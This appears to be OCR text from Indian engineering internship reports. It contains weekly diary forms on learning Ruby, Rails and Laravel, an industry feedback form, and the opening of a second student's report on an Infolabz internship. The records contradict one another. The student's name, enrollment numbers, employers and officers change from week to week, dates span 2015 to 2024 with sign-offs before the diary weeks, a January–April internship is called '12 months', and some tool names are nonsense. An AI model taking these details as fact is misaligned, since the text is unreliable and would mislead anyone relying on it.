- Add Admin profile to view their detail and in pdf table format print the way details
- Add pagination, searching and sorting on that Data table to make easy to Admin
- In the last code review and optimized code and finish the demo and start new thing. Ruby.

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TOTAL HOURS: 90

SIGNATURE OF STUDENT

The above entries are correct and the grading of work done by Trainee is
EXCELLENT / VERY GOOD / GOOD / FAIR / BELOW AVERAGE / POOR

Signature of Faculty Mentor

Date: 18/11/21

Signature of officer-in-charge
of Dept. / Section / Plant

Date:

Grading of Work, for trainee may be given depending upon your judgement about his Punctuality, Regularity, Sincerity, Interest taken, Work done etc.

Fig. 7.6 Week-6 Annexure 1

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
Annexure I
Enrollment no: 190390107022

STUDENT'S WEEKLY RECORD OF INTERNSHIP

NAME OF STUDENT: PANSURIYA PARASKUMAR SURESHBHAI
DIARY OF THE WEEK: DT: 20/01/2023 TO 26/01/2023
DEPARTMENT: Computer Engineering SEM: 7th
NAME OF THE ORGANISATION: Essence Software
NAME OF THE PLANT/SECTION/DEPARTMENT: IT Services
NAME OF OFFICER INCHARGE OF THE PLANT/SECTION/DEPARTMENT: Dakshu Purohit

DESCRIPTION OF THE WORK DONE IN BRIEF

In this week start the Ruby with the basic things
With the basic understanding by the mentor and does the machine installation
In this days learn : array, various variable, arrays, conditional statements, methods, special types, Regular Expressions and so many things and perform practical
- After that take an course in Ruby with of Ruby beginer. In this learn so many new topic like OOP, methods, lambda and Blocks, Inheritance and modules and extend of module etc.



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TOTAL HOURS: 210

SIGNATURE OF STUDENT

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Signature of Faculty Mentor

Date:

Signature of officer-in-charge of Dept. / Section / Plant

Date: 31/05/2022

Grading of Work, for trainee may be given depending upon your judgement about his Punctuality, Regularity, Sincerity, Interest taken, Work done etc.

Fig. 7.7 Week-7 Annexure 1

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Annexure I
Enrollment no: 190410107011

STUDENT'S WEEKLY RECORD OF INTERNSHIP

NAME OF STUDENT: PANSURIYA PARASKUMAR JAGESHBHAI
DIARY OF THE WEEK: Dt: 23/01/2015 TO 28/01/2015
DEPARTMENT: Computer Engineering SEM: 5th
NAME OF THE ORGANISATION: Discuss Infotech
NAME OF THE PLANT/SECTION/DEPARTMENT: IT Services
NAME OF OFFICER INCHARGE OF THE PLANT/SECTION/DEPARTMENT: Dinesh Domingo

DESCRIPTION OF THE WORK DONE IN BRIEF
In this week work with Intermediat course on the Ruby. - In Intermediat course also Advance thing of Ruby like - Advanced Array, Advanced modules, Exception, Declaring Date, Collection, Binding and Hashes Bags, object model - After complete the course read about unit testing and Built-in methods and classes - After the complete all Ruby topic start the logical task on conditional statement, Array, loop, Hash, String, class and so many logical task does

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TOTAL HOURS: 35

SIGNATURE OF STUDENT

The above entries are correct and the grading of work done by Trainee is
EXCELLENT / VERY GOOD / GOOD / FAIR / BELOW AVERAGE / POOR

Signature of Faculty Master

Date:

Signature of officer in-charge of Dept. / Section / Plant

Date: 07/07/2021

Grading of Work, for trainee may be given depending upon your judgement about his Punctuality, Regularity, Sincerity, Interest taken, Work done etc.

Fig. 7.8 Week-8 Annexure 1

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
Annexure I
Enrollment no: 190370107021

STUDENT'S WEEKLY RECORD OF INTERNSHIP

NAME OF STUDENT: PANSURIYA PARASKUMAR SURESHBHAI
DIARY OF THE WEEK: FROM: 04/07/2022 TO 09/07/2022
DEPARTMENT: Computer Engineering SEM: 8TH
NAME OF THE ORGANISATION: Exacre Solutions
NAME OF THE PLANT/SECTION/DEPARTMENT: IT Services
NAME OF OFFICER INCHARGE OF THE PLANT/SECTION/DEPARTMENT: Dr. Kishan Parmar

DESCRIPTION OF THE WORK DONE IN BRIEF

This week start with the real time data analysis
- Ruby on Rails is mainly based on MVC (Model, view and controller)
- Rails follows Convention with minimum effort
- Active Record is basically build on models as the data of entire application is stored in the models
- Rails uses postgre sql database connectivity on the models
- Test suite part of Rails and controller views as well.



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TOTAL HOURS: 50

SIGNATURE OF STUDENT

☐ The above entries are correct and the grading of work done by Trainee is EXCELLENT / VERY GOOD / GOOD / FAIR / BELOW AVERAGE / POOR

Signature of Faculty Member

Signature of officer-in-charge of Dept. / Section / Plant

Date:

Date: 10/7/2017

☐ Grading of Work, for trainee may be given depending upon your judgement about his Punctuality, Regularity, Sincerity, Interest taken, Work done etc.

Fig. 7.9 Week-9 Annexure 1

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
Annexure I
Enrollment no: 190370107022

STUDENT'S WEEKLY RECORD OF INTERNSHIP

NAME OF STUDENT: PANSURIYA PARASKUMAR SURESHBHAI
DIARY OF THE WEEK: DT: 10/05/2023 TO 14/05/2023
DEPARTMENT: Computer Engineering SEM: 8TH
NAME OF THE ORGANISATION: Essence Software
NAME OF THE PLANT/SECTION/DEPARTMENT: IT Services
NAME OF OFFICER INCHARGE OF THE PLANT/SECTION/DEPARTMENT: Dinesh Damaniya

DESCRIPTION OF THE WORK DONE IN BRIEF

- In this week learn some lengthy as to deep topic of Rails
- In the Rails make different root for the different view like enable user, edit, delete etc
- make Controller to join the view with model any exchange data
- Service and concern to refactor the load of controller and make efficient and fast using gems
- Delegates and Activity helps through make form to take data of user
- Last learn environment in this cross development, test and production



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TOTAL HOURS: 40

SIGNATURE OF STUDENT

The above entries are correct and the grading of work done by Trainee is
EXCELLENT / VERY GOOD / GOOD / FAIR / BELOW AVERAGE / POOR

Signature of Faculty Mentor

Signature of officer-in-charge
of Dept. / Section / Plant

Date

Date: 17/07/2021

Grading of Work, for trainee may be given depending upon your judgement about his Punctuality, Regularity, Sincerity, Interest taken, Work done etc.

Fig. 7.10 Week-10 Annexure 1

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
Annexure I
Enrollment no: 190540107022

STUDENT'S WEEKLY RECORD OF INTERNSHIP

NAME OF STUDENT: PANSURIYA PARASKUMAR SURESHBHAI
DIARY OF THE WEEK: DT: 17/04/23 TO 23/04/23
DEPARTMENT: Computer Engineering SEM: 8TH
NAME OF THE ORGANISATION: Exemus Software
NAME OF THE PLANT/SECTION/DEPARTMENT: IT Services
NAME OF OFFICER INCHARGE OF THE PLANT/SECTION/DEPARTMENT: Dakshesh Ramanuj

DESCRIPTION OF THE WORK DONE IN BRIEF

- this week start with the mailer for the mail from the website
- After that learn coding to create the page as asking to make that website
- In the Active job topic from the scheduling the job on task using queue and for more functionality use the scheduler in this and makes them used
- After that learn gives for different use like
  - http-openssl - to prevent of mailer in website
  - CamCamCam - for Authentication using helps in site
  - Paginating - to does pagination on listing data
  - Exception notifier - to set the view of error in site
  - Stripe - to set the payment page in my project



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TOTAL HOURS: 90

SIGNATURE OF STUDENT

The above entries are correct and the grading of work done by Trainee is
EXCELLENT / VERY GOOD / GOOD / FAIR / BELOW AVERAGE / POOR

Signature of Faculty Member

Signature of officer-in-charge of Dept. / Section / Plant

Date:

Date: 25/11/17

Grading of Work, for trainee may be given depending upon your judgement about his Punctuality, Regularity, Sincerity, Interest taken, Work done etc.

Fig. 7.11 Week-11 Annexure 1

GUJARAT TECHNOLOGICAL UNIVERSITY
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Annexure I

Enrollment no: 140390107028

STUDENT'S WEEKLY RECORD OF INTERNSHIP

NAME OF STUDENT: PANSURIYA PARASKUMAR SURESHBHAI

DIARY OF THE WEEK: DT: 29/04/24 TO 3/05/24

DEPARTMENT: Computer Engineering SEM: 8TH


NAME OF THE ORGANISATION: Essence Infoway

NAME OF THE PLANT/SECTION/DEPARTMENT: IT Services

NAME OF OFFICER INCHARGE OF THE PLANT/SECTION/DEPARTMENT: Dhaval Parmar

DESCRIPTION OF THE WORK DONE IN BRIEF

This week I start with Laravel model like
- belongs - to - belongs to many
- has - one
- has - many
- Create the real relational application model in project
- After that I may start to create model with given argument and validation
- After that learn about seeder and factory to fill up as TDD and BDD on project
- Does testing on my local project
- Last Read the live project code of company and done write some on that project model to test TDD



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TOTAL HOURS: 40

SIGNATURE OF STUDENT

The above entries are correct and the grading of work done by Trainee is:
EXCELLENT / VERY GOOD / GOOD / FAIR / BELOW AVERAGE / POOR

Signature of Faculty Mentor

Date:

Signature of officer-in-charge of Dept. / Section / Plant

Date: 01/05/2023

Grading of Work, for trainee may be given depending upon your judgement about his Punctuality, Regularity, Sincerity, Interest taken, Work done etc.

Fig. 7.12 Week-12 Annexure 1

Annexure 2:

GUJARAT TECHNOLOGICAL UNIVERSITY
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Annexure 2

Feedback Form by Industry expert

Student Name: Punamraju Purushottam Date: 03/05/2023
Work Supervisor: ASHOK DAMAVIA Title: RUBY ON Rails
Company/Organization: ESSENCE SOLUSOFT Training
Enrollment No: 190590107022
Internship Address: off sudgurn vatika, Aikol, Ahmedabad
Dates of Internship: From 01/02/2023 to 30/04/2023

Please evaluate your intern by indicating the frequency with which you observed the following behaviors:

Parameters	Needs improvement	Satisfactory	Good	Excellent
Shows interest in work and his/her initiative				✓
Produces high quality work and accepts responsibility				✓
Uses technical knowledge and expertise				✓
Analyzes problems effectively			✓	
Communicates well and writes effectively			✓	

Overall performance of student (mark: Needs improvement/ Satisfactory/ Good/ Excellent):

Additional comments, if any:

FOR, ESSENCE SOLUSOFT
PROPRIETOR

Signature of Industry person with name and Stamp:

Signature of the Faculty Member:

Fig. 7.13 Annexure 2

INTERNSHIP AT INFOLABZ IT SERVICES

AN INTERNSHIP REPORT

Submitted by

Parth Rajeshbhai Oza

190390107021

In partial fulfillment for the award of the degree of

BACHELOR OF ENGINEERING

In

Computer Engineering

S.P.B. Patel Engineering College, Mehsana

Gujarat Technological University, Ahmedabad

May, 2023

S.P.B. Patel Engineering College

Near Shanku's Water Park, Ahmedabad – Mehsana Highway, Linch, Gujarat

CERTIFICATE

This is to certify that the project report submitted along with the project entitled Internship at INFOLABZ, AHMEDABAD has been carried out by Parth Rajeshbhai Oza under my guidance in partial fulfilment for the degree of Bachelor of Engineering in Computer Engineering, 8th Semester of Gujarat Technological University, Ahmedabad during the academic year 2022-23.

Sign	Sign
Prof. Chetan Chauhan	Prof. Akshay Kansara
Internal Guide	Head of Department

Company Certificate

INFOLABZ IT SERVICES PVT. LTD.
WEB DEVELOPMENT | APP DEVELOPMENT | DATA SCIENCE | IOT

Date: 25 / 04 / 2023

TO WHOM IT MAY CONCERN

This is to certify that Parth Rajeshbhai Oza has successfully completed his internship in the field of Machine Learning from 23 January 2023 to 15 April 2023 (Total number of months 12) under the guidance of Mr. Chintan Nagrecha.

His internship activities include work of data analysis, data visualization and machine learning. He had given his inputs in company's projects on machine learning and also helped as teaching assistant.

During the period of his internship program with us, he had been exposed to different processes and was found diligent, hardworking and inquisitive.

We wish him success in his life and career.

INFOLABZ AHMEDABAD

Ms. Zarna Shah,
Human Resources Department,
INFOLABZ IT SERVICES PVT. LTD.

+91 8866662662
+91 8141236662

contact@infolabz.in
www.infolabz.in

405 Vraj Avenue, Above SAM'S Pizza
Nr. Commerce Six Rd, Navrangpura,
Ahmedabad, Gujarat 380009

S.P.B. Patel Engineering College, Mehsana

Near Shanku's Water Park, Ahmedabad – Mehsana Highway, Linch, Gujarat

DECLARATION

We hereby declare that the Internship report submitted along with the Project Internship at INFOLABZ, AHMEDABAD submitted in partial fulfillment for the degree of Bachelor of Engineering in Computer Engineering to Gujarat Technological University, Ahmedabad, is a bonafide record of original project work carried out by me under the supervision of Prof. Chetan Chauhan & Mr.Chintan Nagrecha (External Guide) and that no part of this report has been directly copied from any students' reports or taken from any other source, without providing due reference.

Name of the Student	Sign of Student
Parth Rajeshbhai Oza	_____

ACKNOWLEDGMENT

I really believe that behind every record and success of student, not only hard work and perfection is there, also there is inspirations and guidance of the teachers and the persons who support them until Training has been done. It gives us great pleasure in submitting this in plant Internship report of my training experience which I gained from 23rd January 2023 to 12th April 2023 at “Infolabz IT Services Pvt Ltd” located at Ahmedabad, Gujarat.

I would like to express our heart full gratitude to Mr. Chintan Nagrecha who granted me the permission for obtaining training at Zenkins Technologies Pvt. Ltd. We are very thankful to Mr. Zarna Shah(HR) for giving us a valuable chance for training at Infolabz IT Services Pvt Ltd.

So, I would like to convey my gratitude towards the all-Technical Staff of Infolabz IT Services Pvt Ltd for giving me technical and practical knowledge of the development and helping me via developing the bridge between theoretical knowledge and its practical application.

Abstract

The word engineering itself means to develop something new by knowing the basis of fundamental theories and principles engineering concepts are always powered by strong theoretical concepts.

Theory scrutinizes all the ideal situations. But it is rightly said that theory is incomplete without practice and without theory. It is very important to relate ideal situation with real ones so as to understand how a real system works. Industrial training is the best platform where the so called Engineering student can sharpen his analytical as well as practical skills so as to become the best of the best promising engineer for the future world. It usually helps to clear all his theoretical concepts and can learn how to apply it.

As a part of our academics, we were placed to train at "Infolabz IT Services Pvt Ltd" located at Ahmedabad, Gujarat.

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CHAPTER 1. INTRODUCTION

1.1 COMPANY PROFILE:

Company Name: InfoLabz IT Services Pvt. Ltd

Address: 405 Vraj Avenue, Above SAM'S Pizza, Nr Commerce Six Road, Navrangpura Ahmedabad, 380009

Email: info@infolabz.in

Fig 1.1 Company Logo

Infolabz is an Indian information technology services, IT consulting, business services, and software development company headquartered in Ahmedabad India.

Since 2018, Infolabz is present on the international market as a supplier of innovative solutions, adding business value through technology implementation at a professional level. Focusing our activities on developing complex software products, Infolabz Technologies provides consistent results in emerging fields such as mobile and web-based custom business applications, e-commerce, e-payment, e-security, e-health, and enterprise & resource planning, entertainment, and the finance industry.

1.2 SCOPE OF WORK:

They offer website development and maintenance, social media marketing, API development, and Artificial Intelligence solutions as well as provides cross-platform mobile application development solutions using different frameworks.

1.3 ORGANIZATION CHART:

Head of Company(CEO) provides the tasks to the Head of Department by showing their work and their flexibility towards the job.Next, the Head of Department assigns the duty to the project managers who will guide the project throughout the time.Then project managers will provide guidance to the employee about how to achieve goal of the task.

